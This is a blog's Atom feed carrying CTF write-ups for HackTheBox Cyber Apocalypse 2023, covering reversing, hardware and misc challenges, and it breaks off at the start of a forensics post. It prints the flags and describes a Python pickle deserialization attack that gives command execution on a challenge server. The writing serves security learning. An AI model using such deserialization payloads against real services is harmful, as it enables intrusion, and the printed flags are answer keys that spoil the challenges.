<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="/feed.xml" rel="self" type="application/atom+xml" /><link href="/" rel="alternate" type="text/html" /><updated>2026-08-19T20:20:23+00:00</updated><id>/feed.xml</id><title type="html">Nitrolabs</title><subtitle>Write an awesome description for your new site here. You can edit this line in _config.yml. It will appear in your document head meta (for Google search results) and in your feed.xml site description.</subtitle><author><name>Tanner Johnston</name></author><entry><title type="html">HackTheBox Cyber Apocalypse 2023 - Reversing/Hardware/Misc</title><link href="/ctf%20writeups/2023/03/24/HTB-CA2023-Reversing-HW-Misc.html" rel="alternate" type="text/html" title="HackTheBox Cyber Apocalypse 2023 - Reversing/Hardware/Misc" /><published>2023-03-24T01:00:00+00:00</published><updated>2023-03-24T01:00:00+00:00</updated><id>/ctf%20writeups/2023/03/24/HTB-CA2023-Reversing-HW-Misc</id><content type="html" xml:base="/ctf%20writeups/2023/03/24/HTB-CA2023-Reversing-HW-Misc.html"><![CDATA[<p>I decided to throw all of these together since they were fairly short writeups.</p>

<h1 id="reversing">Reversing</h1>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/scoreboard.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/scoreboard.png" /></a>
</figure>

<h2 id="shattered-tablet">Shattered Tablet</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>Deep in an ancient tomb, you’ve discovered a stone tablet with secret information on the locations of other relics. However, while dodging a poison dart, it slipped from your hands and shattered into hundreds of pieces. Can you reassemble it and read the clues?</p>
</blockquote>

<p>In this challenge, we are provided with a binary that asks for what the tablet says.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/shattered_tablet/binary.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/shattered_tablet/binary.png" /></a>
</figure>


<p>Throwing it in IDA, the main function shows a bunch of comparisons taking place.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/shattered_tablet/decompiled.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/shattered_tablet/decompiled.png" /></a>
</figure>

<p>Getting the char numbers and manually putting them in order, I then used a Python script to output the flag.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">chars</span> <span class="o">=</span> <span class="p">[</span><span class="mi">72</span><span class="p">,</span><span class="mi">84</span><span class="p">,</span><span class="mi">66</span><span class="p">,</span><span class="mi">123</span><span class="p">,</span><span class="mi">98</span><span class="p">,</span><span class="mi">114</span><span class="p">,</span><span class="mi">48</span><span class="p">,</span><span class="mi">107</span><span class="p">,</span><span class="mi">51</span><span class="p">,</span><span class="mi">110</span><span class="p">,</span><span class="mi">95</span><span class="p">,</span><span class="mi">52</span><span class="p">,</span><span class="mi">112</span><span class="p">,</span><span class="mi">52</span><span class="p">,</span><span class="mi">114</span><span class="p">,</span><span class="mi">116</span><span class="p">,</span><span class="mi">44</span><span class="p">,</span><span class="mi">110</span><span class="p">,</span><span class="mi">51</span><span class="p">,</span><span class="mi">118</span><span class="p">,</span><span class="mi">101</span><span class="p">,</span><span class="mi">114</span><span class="p">,</span><span class="mi">95</span><span class="p">,</span><span class="mi">116</span><span class="p">,</span><span class="mi">48</span><span class="p">,</span><span class="mi">95</span><span class="p">,</span><span class="mi">98</span><span class="p">,</span><span class="mi">51</span><span class="p">,</span><span class="mi">95</span><span class="p">,</span><span class="mi">114</span><span class="p">,</span><span class="mi">51</span><span class="p">,</span><span class="mi">112</span><span class="p">,</span><span class="mi">52</span><span class="p">,</span><span class="mi">49</span><span class="p">,</span><span class="mi">114</span><span class="p">,</span><span class="mi">51</span><span class="p">,</span><span class="mi">100</span><span class="p">,</span><span class="mi">125</span><span class="p">]</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="n">chars</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="nb">chr</span><span class="p">(</span><span class="n">i</span><span class="p">),</span><span class="n">end</span><span class="o">=</span><span class="s">""</span><span class="p">)</span>
</code></pre></div></div>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{br0k3n_4p4rt,n3ver_t0_b3_r3p41r3d}</code></p>

<h2 id="needle-in-a-haystack">Needle in a Haystack</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>You’ve obtained an ancient alien Datasphere, containing categorized and sorted recordings of every word in the forgotten intergalactic common language. Hidden within it is the password to a tomb, but the sphere has been worn with age and the search function no longer works, only playing random recordings. You don’t have time to search through every recording - can you crack it open and extract the answer?</p>
</blockquote>

<p>This one was too easy. All I had to do was run strings against the binary to find the flag.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/haystack/flag.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/haystack/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{d1v1ng_1nt0_th3_d4tab4nk5}</code></p>

<h2 id="hunting-license">Hunting License</h2>

<p>Difficulty: Easy - 300 points</p>

<blockquote>
  <p>STOP! Adventurer, have you got an up to date relic hunting license? If you don’t, you’ll need to take the exam again before you’ll be allowed passage into the spacelanes!</p>
</blockquote>

<p>In this challenge, we have to provide three correct passwords to pass a Hunting License exam.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/binary.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/binary.png" /></a>
</figure>


<p>Throwing the binary in IDA, we can see the main function calls a function called exam.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/main.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/main.png" /></a>
</figure>



<p>In this exam function, we see the first password, and find out that the second password will be reversed, and the third will be XORed against 0x13 (19 decimal).</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/exam.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/exam.png" /></a>
</figure>


<p>Navigating to the variable t, I navigate to it’s memory address, where I find the string that is reversed for the second password and the bytes that are XORed for the third.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/passwords.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/passwords.png" /></a>
</figure>

<p>The second password is <code class="language-plaintext highlighter-rouge">P4ssw0rdTw0</code>, with the third being <code class="language-plaintext highlighter-rouge">ThirdAndfinal!!!</code>.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/passthree.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/passthree.png" /></a>
</figure>


<p>Spinning up the Docker instance, I answer the necessary questions and obtain the flag.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/flag.png"><img src="/assets/img/ctf-writeups/ca2023/reversing/hunting_license/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{l1c3ns3_4cquir3d-hunt1ng_t1m3!}</code></p>

<h1 id="hardware">Hardware</h1>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/scoreboard.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/scoreboard.png" /></a>
</figure>

<h2 id="timed-transmission">Timed Transmission</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>As part of your initialization sequence, your team loaded various tools into your system, but you still need to learn how to use them effectively. They have tasked you with the challenge of finding the appropriate tool to open a file containing strange serial signals. Can you rise to the challenge and find the right tool?</p>
</blockquote>


<p>This challenge provides us with a .sal file that can be opened in Saleae’s Logic 2.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/timed_transmission/file.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/timed_transmission/file.png" /></a>
</figure>

<p>Opening the file, I see some pulses that kind of look like they say something.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/timed_transmission/open.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/timed_transmission/open.png" /></a>
</figure>


<p>Playing with the zoom a bit, I see that they <em>do</em> say something, the flag.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/timed_transmission/zoom.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/timed_transmission/zoom.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{b391N_tH3_HArdWAr3_QU3St}</code></p>

<h2 id="debug">Debug</h2>

<p>Difficulty: Easy - 300 points</p>

<blockquote>
  <p>Your team has recovered a satellite dish that was used for transmitting the location of the relic, but it seems to be malfunctioning. There seems to be some interference affecting its connection to the satellite system, but there are no indications of what it could be. Perhaps the debugging interface could provide some insight, but they are unable to decode the serial signal captured during the device’s booting sequence. Can you help to decode the signal and find the source of the interference?</p>
</blockquote>

<p>This challenge has another .sal file. Opening it in Logic, I see some signals but nothing easily identifiable.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/debug/open.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/debug/open.png" /></a>
</figure>


<p>Based on the title and description, I determined that running the Async Serial analyzer against this data would be a good idea since this is a debug interface. I researched common baud rates for debug interfaces and tried the most common, 9600 baud, which returned garbled data and framing errors.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/debug/9600.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/debug/9600.png" /></a>
</figure>


<p>The next common baud rate was 115200 baud, so I tried that next, and got readable data in return.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/debug/115200.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/debug/115200.png" /></a>
</figure>


<p>Switching to the terminal view, I could read the text easier, and found the flag across three lines.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/hardware/debug/flag.png"><img src="/assets/img/ctf-writeups/ca2023/hardware/debug/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{547311173_n37w02k_c0mp20m153d}</code></p>

<h1 id="miscellaneous">Miscellaneous</h1>

<figure>

    <a href="/assets/img/ctf-writeups/ca2023/misc/scoreboard.png"><img src="/assets/img/ctf-writeups/ca2023/misc/scoreboard.png" /></a>
</figure>

<h2 id="persistence">Persistence</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>Thousands of years ago, sending a GET request to <strong>/flag</strong> would grant immense power and wisdom. Now it’s broken and usually returns random data, but keep trying, and you might get lucky… Legends say it works once every 1000 tries.</p>
</blockquote>

<p>This one was pretty easy, I just wrote a simple Python script to send a GET request to  <code class="language-plaintext highlighter-rouge">/flag</code>  repeatedly and break if it got the flag.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">requests</span>
<span class="n">url</span> <span class="o">=</span> <span class="s">'http://139.59.174.119:31938/flag'</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span> <span class="p">(</span><span class="mi">0</span><span class="p">,</span><span class="mi">1000</span><span class="p">):</span>
    <span class="n">r</span> <span class="o">=</span> <span class="n">requests</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="n">url</span><span class="p">)</span>
    
    <span class="k">if</span> <span class="s">"HTB"</span> <span class="ow">in</span> <span class="n">r</span><span class="p">.</span><span class="n">text</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="n">r</span><span class="p">.</span><span class="n">text</span><span class="p">)</span>
        <span class="k">break</span> 
</code></pre></div></div>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/persistence/flag.png"><img src="/assets/img/ctf-writeups/ca2023/misc/persistence/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{y0u_h4v3_p0w3rfuL_sCr1pt1ng_ab1lit13S!}</code></p>

<h2 id="hijack">Hijack</h2>

<p>Difficulty: Easy - 300 points</p>

<blockquote>
  <p>The security of the alien spacecrafts did not prove very robust, and you have gained access to an interface allowing you to upload a new configuration to their ship’s Thermal Control System. Can you take advantage of the situation without raising any suspicion?</p>
</blockquote>


<p>Connecting to the Docker environment, I am greeted by a prompt to create or load a config. I created a config and it returned a Base64 encoded serialized string.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/hijack/config.png"><img src="/assets/img/ctf-writeups/ca2023/misc/hijack/config.png" /></a>
</figure>

<p>Plugging this into CyberChef, I find that this is using Python pickle for serialization.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/hijack/pickle.png"><img src="/assets/img/ctf-writeups/ca2023/misc/hijack/pickle.png" /></a>
</figure>


<p>With this information, I obtain a template and use it to serialize my own payload.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/hijack/ls.png"><img src="/assets/img/ctf-writeups/ca2023/misc/hijack/ls.png" /></a>
</figure>


<p>I entered this Base64 string into the prompt and got the file listing.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/hijack/files.png"><img src="/assets/img/ctf-writeups/ca2023/misc/hijack/files.png" /></a>
</figure>

<p>I changed the command to output the flag, and got the flag.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/hijack/catflag.png"><img src="/assets/img/ctf-writeups/ca2023/misc/hijack/catflag.png" /></a>
</figure>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/misc/hijack/flag.png"><img src="/assets/img/ctf-writeups/ca2023/misc/hijack/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{1s_1t_ju5t_m3_0r_iS_1t_g3tTing_h0t_1n_h3r3?}</code></p>]]></content><author><name>Tanner Johnston</name></author><category term="CTF Writeups" /><category term="HackTheBox" /><category term="HTB-Cyber-Apocalypse-2023" /><category term="CTF" /><category term="writeup" /><summary type="html"><![CDATA[I decided to throw all of these together since they were fairly short writeups.]]></summary></entry><entry><title type="html">HackTheBox Cyber Apocalypse 2023 - Forensics</title><link href="/ctf%20writeups/2023/03/24/HTB-CA2023-Forensics.html" rel="alternate" type="text/html" title="HackTheBox Cyber Apocalypse 2023 - Forensics" /><published>2023-03-24T01:00:00+00:00</published><updated>2023-03-24T01:00:00+00:00</updated><id>/ctf%20writeups/2023/03/24/HTB-CA2023-Forensics</id><content type="html" xml:base="/ctf%20writeups/2023/03/24/HTB-CA2023-Forensics.html"><![CDATA[<figure>

    <a href="/assets/img/ctf-writeups/ca2023/forensics/scoreboard.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/scoreboard.png" /></a>
</figure>

<p>I had a lot of fun with the forensics challenges! Looking at writeups for Bashic Ransomware, I probably could have gotten that one too but 8/10 is nothing to scoff at!</p>

<h2 id="plaintext-treasure">Plaintext Treasure</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>Threat intelligence has found that the aliens operate through a command and control server hosted on their infrastructure. Pandora managed to penetrate their defenses and have access to their internal network. Because their server uses HTTP, Pandora captured the network traffic to steal the server’s administrator credentials. Open the provided file using Wireshark, and locate the username and password of the admin.</p>
</blockquote>


<p>In this challenge, we are given a pcap packet capture file containing TCP and HTTP traffic.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/plaintext/pcap.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/plaintext/pcap.png" /></a>
</figure>

